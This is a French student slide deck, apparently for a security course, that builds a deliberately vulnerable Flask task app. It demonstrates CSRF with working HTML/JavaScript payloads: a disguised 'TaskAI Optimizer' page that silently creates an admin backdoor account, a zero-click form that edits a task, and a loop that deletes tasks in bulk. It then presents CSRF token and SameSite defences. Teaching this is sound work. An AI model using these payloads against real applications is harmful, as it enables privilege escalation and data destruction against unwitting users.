

Attaques et Défenses Web :

Cross-Site Request Forgery (CSRF)

Plateforme Collaborative de Gestion de Tâches
Analyse, PoC Offensive et Défense en Profondeur

REDA BADDY ARMEL TOKALO ADAM BAKHADI YASSINE HANNANE

Sécurité Informatique
Encadré par : Youssef NOUR-EL AINE

14 mai 2026


- 1 Axe 1 : Développement de l'application vulnérable
- 2 Cartographie des Vulnérabilités
- 3 Axe 2 : Démonstration de l'Attaque CSRF
- 4 Axe 3 : Sécurisation de la plateforme
- 5 Démonstration Live
- 6 Conclusion

Architecture 3 Tiers

- **Présentation** : Templates Jinja2
- **Logique métier** : Flask (Blueprints)
- **Persistance** : MySQL (Pool de connexions)

Déploiement Docker

Isolation complète via docker-compose.
Web (Port 5000) + DB (Port 3307).



schema.sql (Extrait)

```
CREATE TABLE users (  
  id INT UNSIGNED AUTO_INCREMENT,  
  username VARCHAR(80) UNIQUE,  
  password_hash VARCHAR(255),  
  role ENUM('admin',  
            'responsable_equipe',  
            'responsable_projet',  
            'guest') DEFAULT 'guest',  
  PRIMARY KEY (id)  
);  
  
CREATE TABLE tasks (  
  id INT UNSIGNED AUTO_INCREMENT,  
  title VARCHAR(140),  
  status ENUM('todo', 'in_progress', 'done')  
  ,  
  user_id INT UNSIGNED,  
  team_id INT UNSIGNED NULL  
);
```

Faible de conception (Seed)

Le ENUM('role') inclut 'admin'.
Les données d'initialisation (seed.sql)
créent un compte admin par défaut, cible
principale de l'attaque.

Gestion de session

Sauvegarde du rôle en session pour
contrôle d'accès dynamique dans les
templates.

Le Code Vulnérable (Frontend & Backend)

Formulaire Admin (Vulnérable)

```
<form method="POST" action="/admin/users  
  /create">  
  <input type="text" name="username">  
  <input type="email" name="email">  
  <input type="password" name="password"  
    >
```

FLAW: Role dict par le front

```
<select name="role">  
  <option value="guest">Guest</option>  
  <option value="admin">Admin</option>  
</select>
```

<!-- MANQUE: csrf_token -->

```
<button type="submit">Save</button>  
</form>
```

Route Backend (Vulnérable)


```
@admin_bp.route('/users/create', methods  
  =['POST'])  
def create_user():  
    username = request.form.get('username')  
    password = request.form.get('password')  
  
    # FLAW: Pas de validation  
    # d'origine de la requete  
  
    # FLAW: Role accept tel quel  
    role = request.form.get('role', 'guest')  
  
    cursor.execute("INSERT INTO users  
      ...")
```

Points d'Entrée CSRF Identifiés

Endpoint	Méthode	Impact de l'attaque
/admin/users/create	POST	Création furtive d'un compte administrateur par un attaquant.
/tasks/<id>/delete	POST	Suppression arbitraire des tâches de la victime.
/tasks/<id>/edit	POST	Altération silencieuse du contenu ou du statut d'une tâche.
/tasks/assign	POST	Réassignation malveillante d'une tâche à une équipe non autorisée.

*Toutes ces routes vérifient l'authentification (`login_required`),
mais aucune ne vérifie l'intention de l'utilisateur (CSRF).*

Mécanisme de l'Attaque CSRF



Le serveur authentifie le **navigateur**, pas l'**utilisateur**. La requête forgée réussit car le cookie est automatiquement attaché.

Payload 1 : Escalade de Privilèges (TaskAI Optimize)

attacks/TaskAI_Optimize.html

```
<!-- Leurre visuel (CorpoTech Solutions) -->
<button onclick="silentAttack()">
  Launch TaskAI Optimizer
</button>

<!-- Execution silencieuse -->
<script>
function silentAttack() {
  const formData = new FormData();
  formData.append('username', 'hacker_backdoor');
  formData.append('email', 'hacker@evil.com');
  formData.append('password', 'Hacked123!');
  formData.append('role', 'admin'); // Escalade

  fetch('http://localhost:5000/admin/users/create', {
    method: 'POST',
    body: formData,
    credentials: 'include' // Cookie auto
  });
}
</script>
```

Vecteur de livraison

- Page hébergée sur localhost:8080
- Design mimant un outil interne (Phishing)

Résultat

Si l'Admin clique, le compte hacker_backdoor est créé avec le rôle admin directement en base de données.

Payload 2 & 3 : Altération & Suppression en Masse

Altération Silencieuse (Zero-Click)

```
<!-- Auto-submit au chargement -->
<body onload="document.getElementById('
  csrf-form').submit();">

<form id="csrf-form"
  action="http://localhost:5000/
    tasks/1/edit"
  method="POST">
  <input type="hidden" name="title"
    value="HACKED - CSRF SUCCESS">
  <input type="hidden" name="status"
    value="done">
</form>
```

Charge utile cachée dans une iframe.

Suppression en Masse (Carpet Bombing)

```
<script>
// Boucle sur les IDs 1 a 20
const targetIds = Array.from(
  {length: 20}, (_, i) => i + 1
);

targetIds.forEach((id) => {
  const form = document.createElement('
    form');
  form.action = 'http://localhost:5000/
    tasks/${id}/delete';
  form.method = 'POST';
  document.body.appendChild(form);
  form.submit(); // Tir de bombardement
});
</script>
```

Niveau 1 : Durcissement des Cookies (SameSite=Lax)



Niveau 2 : Jetons CSRF (Synchronizer Token Pattern)



Application Flask (Sécurisée)

Implémentation des Patches (Secure Branch)

1. Jetons CSRF (app.py)

```
from flask_wtf.csrf import CSRFProtect

app = Flask(__name__)
csrf = CSRFProtect(app)
```

2. Durcissement Cookies (app.py)

```
app.config.update(
    SESSION_COOKIE_SAMESITE='Lax',
    SESSION_COOKIE_SECURE=True,
    SESSION_COOKIE_HTTPONLY=True
)
```

Template Jinja2

```
<form method="POST">
  <!-- Le Bouclier -->
  <input type="hidden" name="csrf_token"
        value="{ { csrf_token() } }">
  ...
</form>
```


Effet combiné

SameSite bloque le cookie au niveau navigateur (détruit les iframes), tandis que le **Token** bloque la requête au niveau serveur (erreur 400).

Scénario de Test (Live Demo)

Environnement de Test

- 1 docker compose up -build
- 2 Connexion en tant que admin
- 3 Lancement du serveur d'attaque :
`python -m http.server 8080`
- 4 Accès à la page piégée



Branche main (Vulnérable)

L'attaque a réussi. Le compte a été créé silencieusement.

Branche secure (Défendue)

Erreur 400 Bad Request. Le token manquant a bloqué l'action.

Synthèse du Projet

Ce projet illustre de façon concrète l'impact d'une faille CSRF dans un contexte réaliste (gestion d'utilisateurs et de tâches).

Ce que nous avons prouvé

- Un simple formulaire HTML suffit à contourner les contrôles basés sur les cookies.
- L'escalade de privilèges est triviale sans validation d'origine.

Approche Secure by Design

- Tokens CSRF (Flask-WTF)
- Durcissement des cookies (SameSite)
- Validation stricte des rôles (Backend)

Merci pour votre attention.